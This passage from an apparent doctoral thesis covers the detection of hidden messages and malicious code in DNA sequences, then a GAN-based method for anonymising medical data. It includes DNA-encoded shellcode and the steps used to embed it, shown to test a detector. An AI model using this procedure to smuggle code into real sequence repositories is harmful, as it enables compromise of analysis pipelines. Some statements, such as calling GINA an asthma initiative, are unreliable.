TTAG ACCA CCAT ATCT AACC ATCT
ACAA TACT AAAT TCGA AAAT TCAC
ACTC TCAA TCTG ACTA ACAA TCCG
AACA TTAC CAAG TACA ACAG CCAG
TCCA ACCT CCAG ATCC CAAT TTAT
CTAA ATCT CAAT ATCC ACAA TAAG
CTCT ATCT ACTC CCCT ATCT CAAG
AATC ACAA TAAG ATCT ACCC ATCT
ACAA TAAC ATAT CCCC ATCC ATCC
CACT CACT CTAA CAAT CACA CAAA
TCGA TTAC CAAT CATG CACA ATCT
AAAT TTCT ATAT CATA CTAT CTTT
CTCA CACA ACAC CTAT CAGC CTAT
CTTT CTAT CACC CTAT CCTC CAGA
ATCT ACCG TCGC TACA AAAT TACT
CAAG CAAG CAAG CAAG CAAG CTAG
ACCC CACT CCAT CCGG TCGA TACA
CAAG CAAG CTCA ACAG CAAG CAAG
CTTA CCCT ACAA ACAC ACAC TTCT
CCTT CAAC CTAT CACG ATAT ACGA
```

Figure 4.6: Exploit procedure. Inserting malicious code into DNA sequences involves four stages. a) write malicious code and convert it to hex, (b) remove any unnecessary strings, c) convert hex to binary, d) encode binary to DNA sequences.

Table 4.3: Training and running time of the proposed method based on five supervised learning algorithms.

Model	Training Time (Hours)	Running Time (Secs)
Proposed	46.5	1
SVM [259]	6.70	0.09
Adaptive boosting [228]	0.49	29.2
Random forest [46]	5.4	0.47

detecting hidden messages. We also experimented perturbed samples with BLAST [20] tools to detect the presence of hidden messages; however, most of the time BLAST failed to recognize sequence resulting unknown sequence with a modification rate of 1%.

Table 4.3 shows the training (100 epochs and five-fold cross-validation) and running time. The training time of our model was significantly slower that of other learning algorithms, but the inference time of out model showed a better performance than Adaboost and reasonable performance compared to SVM and RF.

4.3.8 Analyzing Malicious Code in DNA Sequences

We have evaluated our model against exploits code embedded in the DNA sequences. For the first step, we used Veil-Ordnance [2], which is designed to generate short shellcode, to create a short shellcode that redirects to the specified IP address as shown in Figure 4.6 (a). We then used *sed* program to remove unnecessary strings from the code generated from Veil-Ordnance as shown in Figure 4.6 (b). For the next step, we used *xxd* program to covert hex to binary as shown in Figure 4.6 (c). Now, the binaries are encoded as two bits: `A` as 00, `C` as 01, `G` as `10`, and `T` as 11. For example, first line of Figure 4.6 (c)

11101011   00011000   01011110   00111110   00110001 is encoded as

```
TGGT  ACCA  CCTG  ATTG  ATAC
```

The encoded sequences are then uploaded in the public repository with modified fqzcomp utility [1], which is designed to compress DNA sequences to FASTQ files. The use of our model successfully detected the presence of the malicious code in the DNA sequences. However, considering real-world scenarios, we believe that these conditions may not be acceptable because the process requires uploading their DNA sequences along with a modified program.

4.4 Discussion

A DNA sequence has been under the great spotlight as an alternative covert medium. Although they raise additional difficulties in maintaining inherent complex characteristics of DNA while embedding a message, they can provide greater advantages as a covert medium; DNA sequences can accommodate larger amounts of messages than widely used covert media such as digital images and ensure high preservability of the messages as well. With the steady improvements of CRISPR technologies for DNA editing [139] and sequencing technologies for obtaining DNA sequences.

A recent study demonstrated the ability to exploit a biological analysis program with synthesized DNA [195]. They first noted that many of existing biological analysis programs are vulnerable to commonly used in security practice. Most of existing biological analysis programs have a higher frequency of insecure C library function calls such as strcpy. They targeted the FASTQ compression utility, which is designed to compress DNA sequences. They first copied fqzcomp from sourceforce.net and inserted a vulnerability code, which causes a buffer overflow. The modified fqzcomp file successfully uploaded to the public repository, and an attacker gains sensitive information from anyone who runs FASTQ with the modified fqzcomp file. Raw FASTQ files that come directly from the sequencer are rarely useful by themselves, and downstream processing is usually performed after sequencing. Downstream processing involves several steps to clean up short chunks of reading, alignment of reads in relation to the reference, and finding variations in sequences. During these steps, malicious code can be stored in a text-based format of SAM, BAM, and VCF. Attackers who create an account in any of the public repositories of NGS or NIH can submit sequencing files that contain malicious code exploiting vulnerabilities in sequencers. To prevent such attacks, they suggested developing an approach that can verify and detect malicious code before analyzed by a biological analysis program. To this end, the framework produced here can be a candidate for detecting any malicious code before uploading DNA sequences in the public repository.

One of the biggest limitations of current steganalysis algorithms is that they require prior knowledge of the covert medium and the steganography algorithm used to embed the hidden messages. The most common approach in this regard is to run steganalysis to well-known steganography algorithms such as WOW [117], S-Uniward [128], and HUGO [210]. However, the model proposed can detect hidden messages independent of DNA steganography algorithms.

In this paper, a RNN-CNN-based steganalysis algorithm was proposed that does not require prior knowledge of employed steganography algorithm. The experimental results showed that the model clear advantages over other learning approaches with state-of-the-art detection performance. For future work, we plan to extend the work to decrypt or eliminate hidden messages in addition to the current detection capabilities.

Chapter 5

Privacy: Generative Models for Anonymizing Private Data

To restrain the use of medical data for illegal practices, the right to privacy has been introduced and is being adaptively amended. The right to privacy of medical data should be enforced because medical data contains static sensitive information of all individuals including genetic information; therefore, a leak of such irreversible information could be very dangerous. For example, Homer et al. [119] and Zerhouni et al. [292] proposed a statistical-based attacks to GWAS demonstrating the possibility of reviling the presence of an individual in a group. The genetic markers (short DNA sequences) of an individual constitutes a very sensitive piece of information regarding their identity. Patterns of genetic markers can easily be used to identify individuals and their relatives. If proper security of genetic information is not achieved, there could be a risk of genetic discrimination such as denial of insurance or blackmail (e.g., planting fake evidence at crime scenes) [267]. To protect the risk of illegal access to genetic information, the Global Initiative on Asthma (GINA) was launched in 1995 in the United States. Nonetheless, as GINA has not been implemented in other countries, their citizens are still at risk of the issues related to the bias based on leaked genetic information.

The advent of next-generation sequencing technology has led to the progress of DNA sequencing at an unprecedented rate, thereby enabling significant scientific achievements [231]. Using information gathered from the Human Genome Project, international efforts have been made to identify the hereditary components of the diseases, which will allow their earlier detection and more effective treatment strategies [72]. Thus, data sharing among medical institutions is essential for the development of novel treatments for rare genetic diseases and seamless progress in genomic research largely depends on the ability to share data among different institutions [199]. Patient portals and telehealth programs have recently gained popularity among patients allowing them to interact with their healthcare service using online tools [75]. Although these online health services provide convenience by allowing patients to order prescriptions remotely, they also require patients to transmit their private data over the Internet. Most health services follow the guidelines of the Accountability Act of 1996 (HIPPA[1]) to protect patient records, but these guidelines may not be upheld when data are shared with a third party.

Development of deep learning (DL) algorithms has transformed the solution of data-driven problems for various applications, including problems associated with the use of large amounts of patient data for health prediction services [236]. Since patient data are private, several studies have been conducted to resolve privacy issues for DL based applications. The two main approaches involved are: 1) encryption and 2) statistics-based anonymization. Most encryption techniques based on DL methods [113, 141, 226] exploits homomorphic properties that enables the computa-

[1]The HIPAA states that, by definition linked to an identifiable person, should not be disclosed or made accessible to third parties, in particular, employers, insurance companies, educational institutions, or government agencies, except as required by law or with the separate express consent of the person concerned.

tion of encrypted data via simple operations such as summation and multiplication. DL approaches based on homomorphic encryption allow the reliable sharing of private data, while providing accurate results, but a single query can takes hundreds of seconds to be processed [95]. In addition, the nature of homomorphic encryption allows limited compatibility with artificial intelligence techniques such as neural networks [28]. Differential privacy (DP) [82] is a state-of-the-art method that guarantees strong privacy for statistics-based approaches [86, 119, 225, 243, 297]. In addition, DP has been widely used for deep learning and has recently been applied to medical data. For example, DP generative adversarial networks (GANs) framework has been applied to blood pressure data to protect patient privacy [34]. However, DP based approaches have a significant trade-off between privacy and performance of prediction accuracy.

For this, we propose a method using GANs that preserves a level of privacy similar to that provided by DP while achieving a better prediction performance. Our framework is a generic method that exploits any target predictive classifier to preserve the original prediction result. We explored here, whether a generative model can be constructed to produce meaningful synthetic while also preserving the original predictions and protecting private data.

We evaluated the proposed methods using target classifiers for four diseases (breast cancer, chronic kidney disease, heart disease, and prostate cancer), and found that its performance was similar to that of the original classifiers. Finally, we compared our method to state-of-the-art privacy techniques and provide a mathematical overview of the privacy parameters.




Figure 5.1: A trusted zone and an untrusted zones; Patient's medical data are transferred to the online medical service that, in turn, provides diagnostic results to the user. If a user gives consent for data sharing, her or his data may be propagated to third parties (e.g., Google, Dropbox, and Amazon).

5.1 Methods

Our method involves an encoder, a discriminator, and a target classifier that act as an additional pre-trained discriminator. The encoder generates synthetic data with the aim of mimicking the input data, and the target classifier gives a score to each data item. The discriminator then outputs a confidence score of whether that piece of data is synthetic or original. Starting with random noise, the encoder learns to generate synthetic data such that the prediction result of a synthetic data from a target model is identical to the original data. The optimization of the objective function is equivalent to finding a Nash equilibrium of a min-max game between the generator and the two cooperative relations of the discriminator and the target classifier.

5.1.1 Notations

We will use the following notations: x is the input data; r is the random matrix with same length of the input x; $\hat{x}$ is the anonymized output corresponding to x and r; $\mathbf{M}$ is a trained model; y is the output score given by the trained model given input x, $\mathbf{M}(x) \to y$; $\hat{y}$ is an output score given by the trained model given input $\hat{x}$, $\mathbf{M}(\hat{x}) \to \hat{y}$; $\mathcal{A}$ is a probabilistic polynomial-time adversary that queries input to an oracle model; and δ is a privacy parameter that controls privacy levels.

5.1.2 Anonymization using GANs

The architecture of this model is illustrated in Figure 6.3. The encoder takes an input x and outputs $\hat{x}$, which is given to both the discriminator and the target classifier. The discriminator outputs the probability L_D that $x = \hat{x}$. The target classifier outputs scores for x and $\hat{x}$ to minimize scores between them. The learning objective of the encoder is to optimize the discriminator's probability to $1/2$ while maximizing the




Figure 5.2: Architecture of the model presented in this study. The dotted line represents gradients that are fed into the encoder.

prediction score of the target classifier L_C.

The encoder accepts messages of length n as input and r is the n length of random matrix. The input ($r \times x$ mod n) is then fed into a neural network. As illustrated in Figure 5.3, the first layer of this encoder network consists of n input feature size of filters; the second layer consists of 64 filters; The third layer consists of 32 filters; the fourth layer consists of 16 filters; the fifth layer consists of 8 filters. Additional layers are added in the reverse order of the number of filters. All layers are constructed with kernel size of 3, strides of 1, and same padding. Batch normalization [127] is used at each layer and tanh [157] is used as the activation function at each layer, except for the final layer where ReLU [193] is used for the activation function. The discriminator takes the output the encoder as an input to determine whether the output is real or generated. A sigmoid activation function is used to output probabilities from the logits.

The discriminator takes an output of the encoder as an input to determine whether the output is real or generated. The first layer of this discriminator network consists of n input feature size of filters; the second layer consists of 10 filters; the third layer consists of 20 filters; the fourth layer consists of 30 filters; the fifth layer consists of n input feature size of filters. The kernel size of each layer is 3 with stride 1. Tanh [157] is used at each layer as the activation, except for the final layer where a sigmoid activation function is used to output probabilities from the logits. The target classifier is a fixed pre-trained model and exploited in the GANs training model. To define the learning objective, let θ_E, θ_D, and θ_C denote parameters of the encoder, discriminator, and target classifier. Let $E(x; r, \theta_E, \delta)$ be the output on x, $C(\hat{x}; \theta_C)$ be the output on $\hat{x}$, and $D(x, E(\theta_E, x, r, \delta), \theta_C; \theta_D)$ be the output on x and $\hat{x}$. Let λ_e and λ_d denote the weight parameters of the encoder, the discriminators to maximize the prediction performance. Let L_E, L_D, L_C denote the loss of encoder, discriminator,




Figure 5.3: Model training. The encoder accepts x and r as input and that are fed into the neural network. The discriminator takes an original input and output of the encoder to output probabilities from the last fully connected layer. The target classifier takes an input $\hat{x}$ and outputs the prediction score.

and target classifier. The encoder then has the following objective functions:

$$\begin{aligned} \mathrm{L}_E(x, r, \delta; \theta_E) &= \lambda_e \cdot d(x, E(x, r, \delta; \theta_E)) + \lambda_d \cdot (\mathrm{L}_D + \mathrm{L}_C) \\ &= \lambda_e \cdot (d(x, \hat{x}) + \delta) + \lambda_d \cdot (\mathrm{L}_D + \mathrm{L}_C) \end{aligned} \tag{5.1}$$

where $d(x, \hat{x})$ is the Euclidean distance between synthetic and original data and δ controls the privacy level. δ is updated at each learning epochs. A discriminator has the sigmoid cross entropy loss of:

$$\mathrm{L}_D(\theta_D, \theta_C, x, \hat{x}; \theta_E) = -\, y \cdot \log(D(\theta_D, p)) - (1 - y) \cdot \log(1 - D(\theta_D, p)), \tag{5.2}$$

where $y = 0$ if $p = \hat{x}$ and $y = 1$ if $p = x$, where p is the score of given input x and $\hat{x}$. A target classifier has a loss of:

$$\mathrm{L}_C(x, \hat{x}; \theta_C) = ||C(f(x)) - C(f(\hat{x}))||_2, \tag{5.3}$$

where $C(f)$ is a cost function of a pre-defined classifier.

5.1.3 Security Principle of Anonymized GANs

In this section, we show that the AnomiGAN has a scheme that is indistinguishable from real data for an $\mathcal{A}$. For each training steps of the encoder, a multiplicative perturbation by random orthogonal matrices are computed for the inner product matrix. Formally, we have constructed as input entries of the $k \times m$ medical record $x \in X^{k \times m}$, and random matrix $r \in \mathcal{R}^{k \times m}$ is chosen from Gaussian distribution with mean zero variance σ_r^2. Now, assume that the $\mathcal{A}$ has a generated random matrix $\hat{r}$ according to a probability density function. Then the $\mathcal{A}$ need to estimate x given $\hat{x} \leftarrow \mathbf{M}$. A simple intuition of the indistinguishable scheme is that the $\mathcal{A}$ is allowed to choose multiple data from the synthesized data. Then, the $\mathcal{A}$ has the estimation of:

$$\hat{x}_i = \frac{1}{k\sigma_r^2} \sum_t \epsilon_{i,t} x_t, \tag{5.4}$$

where $\epsilon_{i,j}$ is the i, j-th entry of $\hat{r}^T r$ such that $\epsilon_{i,j} = \sum_t \hat{r}_{t,i} r_{t,j} \forall i, j$. From [Lemma 5.6] [168], it is proven that $\epsilon_{i,j}$ is approximately Gaussian, $\mathrm{E}[\epsilon_{i,j}] = 0$, $Var[\epsilon_{i,j}] = k\sigma_r^4, \forall i, j, i \neq j$. Thus, the expectation of $\mathrm{E}[\hat{x}_i]$ is $\mathrm{E}[\hat{x}_i] = \mathrm{E}[\frac{1}{k\sigma_r^2} \sum_t \epsilon_{i,t} x_t] = 0$, and the variance of $\hat{x}_i$ is $\frac{1}{k} \sum_t x_t^2$. The random matrix r is replaced for each iteration epoch. The variances of each layer are stored during the learning process. Among the stored variances, the randomly selected variance is added to the corresponding layer in inference time to ensure that the encoder does not produce the same output from the same input. Intuitively, AnomiGAN is a probabilistic model; thus M appears completely random to an $\mathcal{A}$ who observes a medical record $\hat{x}$.

Note that the discussion below is based on the assumption that r is given to the $\mathcal{A}$. However, in our scenario, r is owned by the data owner and an $\mathcal{A}$ has no access to the r, which makes the process even more complex than in the below settings.

Theorem 1. *If* M *is a probabilistic model and* r *is a random matrix from Gaussian distribution, then* M *has a scheme that is indistinguishable from real data to an* $\mathcal{A}$.

Proof. The rationale for the proof is that if M is a probabilistic model and a r is the random matrix of each entry that is independently chosen from a Gaussian distribution with mean zero variance σ_r^2; then the resulting scheme is identical to the random projection scheme [168]. Let $\mathcal{A}$ constructs a distinguisher for M. The distinguisher is given an input r, and the goal is to determine whether r is a truly random or r is generated by M. The distinguisher has two observations. If input r is truly random, then the distinguisher has a success probability of $\frac{1}{2}$. If input r is

Table 5.1: Performance results of the model upon adding variance to the layer.

Layer	1	2	3	4	5	6	7	8	9	10
Breast Cancer										
Correlation coefficient	0.783	0.793	0.799	0.795	0.829	0.802	0.810	0.780	0.788	0.803
Accuracy (%)	93.18	91.81	93.18	95.45	94.09	95.45	95.73	95.45	95.45	95.45
AUPR	0.991	0.985	0.997	0.995	0.925	0.965	0.981	0.987	0.995	0.991
Chronic Kidney Disease										
Correlation coefficient	0.727	0.766	0.770	0.745	0.775	0.756	0.775	0.760	0.785	0.767
Accuracy (%)	92.00	90.00	92.00	90.00	92.00	94.00	94.00	90.00	90.00	92.00
AUPR (%)	0.828	0.883	0.822	0.871	0.856	0.898	0.880	0.881	0.915	0.913
Heart Disease										
Correlation coefficient	0.856	0.835	0.865	0.845	0.841	0.858	0.854	0.856	0.827	0.851
Accuracy (%)	83.33	80.00	80.00	83.33	86.67	83.33	86.67	86.67	83.33	86.67
AUPR	0.836	0.922	0.853	0.918	0.963	0.927	0.922	0.955	0.924	0.906
Prostate Cancer										
Correlation coefficient	0.379	0.482	0.423	0.419	0.427	0.4340	0.456	0.440	0.479	0.479
Accuracy (%)	69.99	69.99	69.99	69.99	69.99	69.99	69.99	69.99	69.99	69.99
AUPR (%)	0.859	0.804	0.816	0.768	0.797	0.802	0.780	0.810	0.778	0.755

generated by $\mathbf{M}$, then the distinguisher has a success probability of

$$\begin{aligned}\Pr[\mathbf{M}\text{ of success}] &\leq \frac{1}{2}+\frac{1}{k\sigma_r^4}\\ &\leq \frac{1}{2}+\frac{1}{2^l k\sigma_r^4}\end{aligned} \tag{5.5}$$

where l is the layer number of the encoder. Thus, $\mathcal{A}$ has the success probability as defined in Equation 6.10.

5.2 Results

5.2.1 Datasets

We simulated our approach using the Wisconsin breast cancer, chronic kidney disease, heart disease, and prostate cancer datasets from the UCI machine learning repository [42, 219]. The Wisconsin breast cancer, chronic kidney disease, heart disease and prostate cancer datasets consist of 30, 24, 13, and 8 features, respectively. We carried out five-fold cross-validation with the datasets that were randomly partitioned to training and validation sets of 90% and 10%, respectively.

5.2.2 Target Classifiers

Many services are incorporate disease classifiers using machine learning techniques. For our experiments, we selected breast cancer, chronic kidney disease, heart disease and prostate cancer models from the kaggle competitions as the target classifiers. The classifiers were used as a black-box access to our target classifier in our method. We selected these classifiers for two reasons: a) both classifiers achieve high accuracy in disease detection in their testing datasets, and b) these classifiers are open source implementations, which allows them to be easily accessed as our target classifiers.

5.2.3 Model Training

For the training model, we used Adam [143] optimizer for multi-class loss function with a learning rate of 0.001, a beta rate of 0.5, the epoch of 50000, and mini-batch size of 10. The objective function $\mathcal{L}_E$ was minimized as described in Eq (5.1). Most of these parameters and the networks structure were experimentally determined to achieved optimal performance. The discriminator achieves the optimal loss after 3000 epochs, whereas the encoder required 5000 epochs to generate synthesize data similar to original sample.

5.2.4 Evaluation Process

We exploited DP, in particular, the Laplacian mechanism [83], to compare the anonymization performance against the corresponding accuracy and area under the precision recall (AUPR). For the evaluation metric, the accuracy and the AUPR were used to measure performance between original samples and anonymized samples according to the model's parameter changes. The correlation coefficient was used to measure the linear relationship between the original samples and anonymized samples by changing the privacy parameters. We generated the anonymized data according to privacy




Figure 5.4: Anonymization performance using breast cancer, chronic kidney, heart disease, and prostate cancer datasets: A fixed test dataset was selected from the UCI machine learning repository. Correlation coefficient, accuracy, and AUPR were measured by changing 0.1 of the privacy parameter for the fixed test data, δ.

parameter δ and λ_e by randomly selecting 1,000 cases, and obtained the average prediction of accuracy, AUPR, and correlation coefficient against the corresponding original data. In the next step, we fixed data and generated anonymized data to validate the probabilistic behavior of our model. A variance of each encoder layers was added to the corresponding encoder layers in the inference time. The process was repeated 1,000 times with the fixed test data. We measured the mean of the correlation coefficient, AUPR, and the accuracy for each of the 10 encoder layers as shown in Table 5.2. The results indicate that adding variance to each of layers influences the correlation coefficient with limited effects on accuracy.

5.2.5 Comparison to Differential Privacy

DP achieves plausible privacy by adding Laplacian noise $\mathbf{Lap}(\lambda) = \mathbf{Lap}(S/\delta)$ to a statistics [83]. The parameter $\lambda = 0.1$ has a minimal effect on privacy and the risk of privacy increases as the parameter λ increases. The amount of noise presents a trade-off between accuracy and privacy. Note that the standard DP of unbounded noise version of Laplacian [244] was applied for the experiments. The experiments were conducted by increasing the parameter λ by 0.1. Note that x-axis (0) in all Figure 5.4 represents the prediction scores of original data.

Figure 5.4.B shows an experiment for our proposed algorithm and DP algorithm using a fixed chronic kidney disease tests. Both DP and our methodology showed similar performance in the correlation coefficient, but our method showed a better performance in terms of accuracy and AUPR. Figure 5.4.A, and 5.4.C show experimental results for our proposed algorithm and the DP algorithm with respect to the breast cancer and heart disease datasets. Both DP and our proposed method showed similar performance in terms of the correlation coefficient, accuracy, and AUPR. In the case of prostate cancer dataset (Figure 5.4.D), our approach shows a better performance in terms of the correlation coefficient and accuracy.

5.2.6 Performance Comparison

We evaluated the performance of our proposed method based on four classifiers (breast cancer, chronic kidney disease, heart disease, and prostate cancer) to measure the prediction performance of the additional discriminator (target classifier). The experiments were conducted by changing 0.1 of the λ_d with the fixed privacy parameter of δ. Because the additional discriminator relies on the original classifier, the performance of the prediction accuracy should increase as λ_d increases. As shown in Figure 5.5, the prediction accuracy was increased by a minimum of 2% to a maximum of




Figure 5.5: Comparison of the target discriminator parameter λ_d. Accuracy is measured by changing 0.1 of the λ_d for the fixed privacy parameter δ.

6% depending on the datasets. Note that the value of the correlation coefficient value remained constant as the privacy parameter δ was fixed.

5.3 Discussion

Here, we have introduced a novel approach for anonymizing private data while preserving the original prediction accuracy. We showed that under a certain level of privacy parameters, our approach preserves privacy while maintaining a better performance of accuracy and AUPR compared to the DP. Moreover, we provide a mathematical overview showing that our model is secure against an efficient adversary demonstrate the estimated behavior of the model, and the performance of our model compared to that of the state-of-the-art privacy preserving method. One of our primary motivations for this study was that many companies are providing new services based on both traditional machine learning and deep neural networks, and we believe this will extend to online medical services. Potential risks regarding the security of medical information (including genomic data) are higher compared to the current risks to private information security, as demonstrated by Facebook's recent privacy scandal [21]. In addition, it is difficult to notice a privacy breach even when there are privacy policies in place. For example, when a patient consents to the use of medical diagnostic techniques, the propagation of that information to a third party cannot guarantee that the same privacy policies will be adhered to by them. Finally, machine learning as a service (MLaaS) is mostly provided by Google, Microsoft, or Amazon owing to hardware constraints, and it is even more challenging to maintain user data privacy when using such services.

Exploiting traditional security in the deep learning requires encryption and decryption phases, which make its use impractical in the real world due to a vast amount of computation complexity. As a result, other privacy preserving techniques such as DP will be exploited in deep learning. Towards this objective, we developed a new approach of privacy-preserving method based on deep learning. Our method is not limited to the medical data. Our framework can be extended in many various ways to the concept of exploiting a target classifier as a discriminator. Unlike a statistics-based approach, our method does not require a background population to achieve good prediction results. AnomiGAN also provides the ability to share data while minimizing privacy risks. We believe that online medical services using the deep neural networks technology will soon be available in our daily lives, and it will no longer be possible to overlook issues regarding the privacy of medical data. We believe that our methodology will encourage the anonymization of personal medical data. As part of future studies, we plan to extend our model to genomic data. The continuous investigation of privacy in medical data will benefit human health and enable the development of various diagnostic tools for early disease detection.

Chapter 6

Privacy: Privacy-preserving Inference for Deep Learning Models

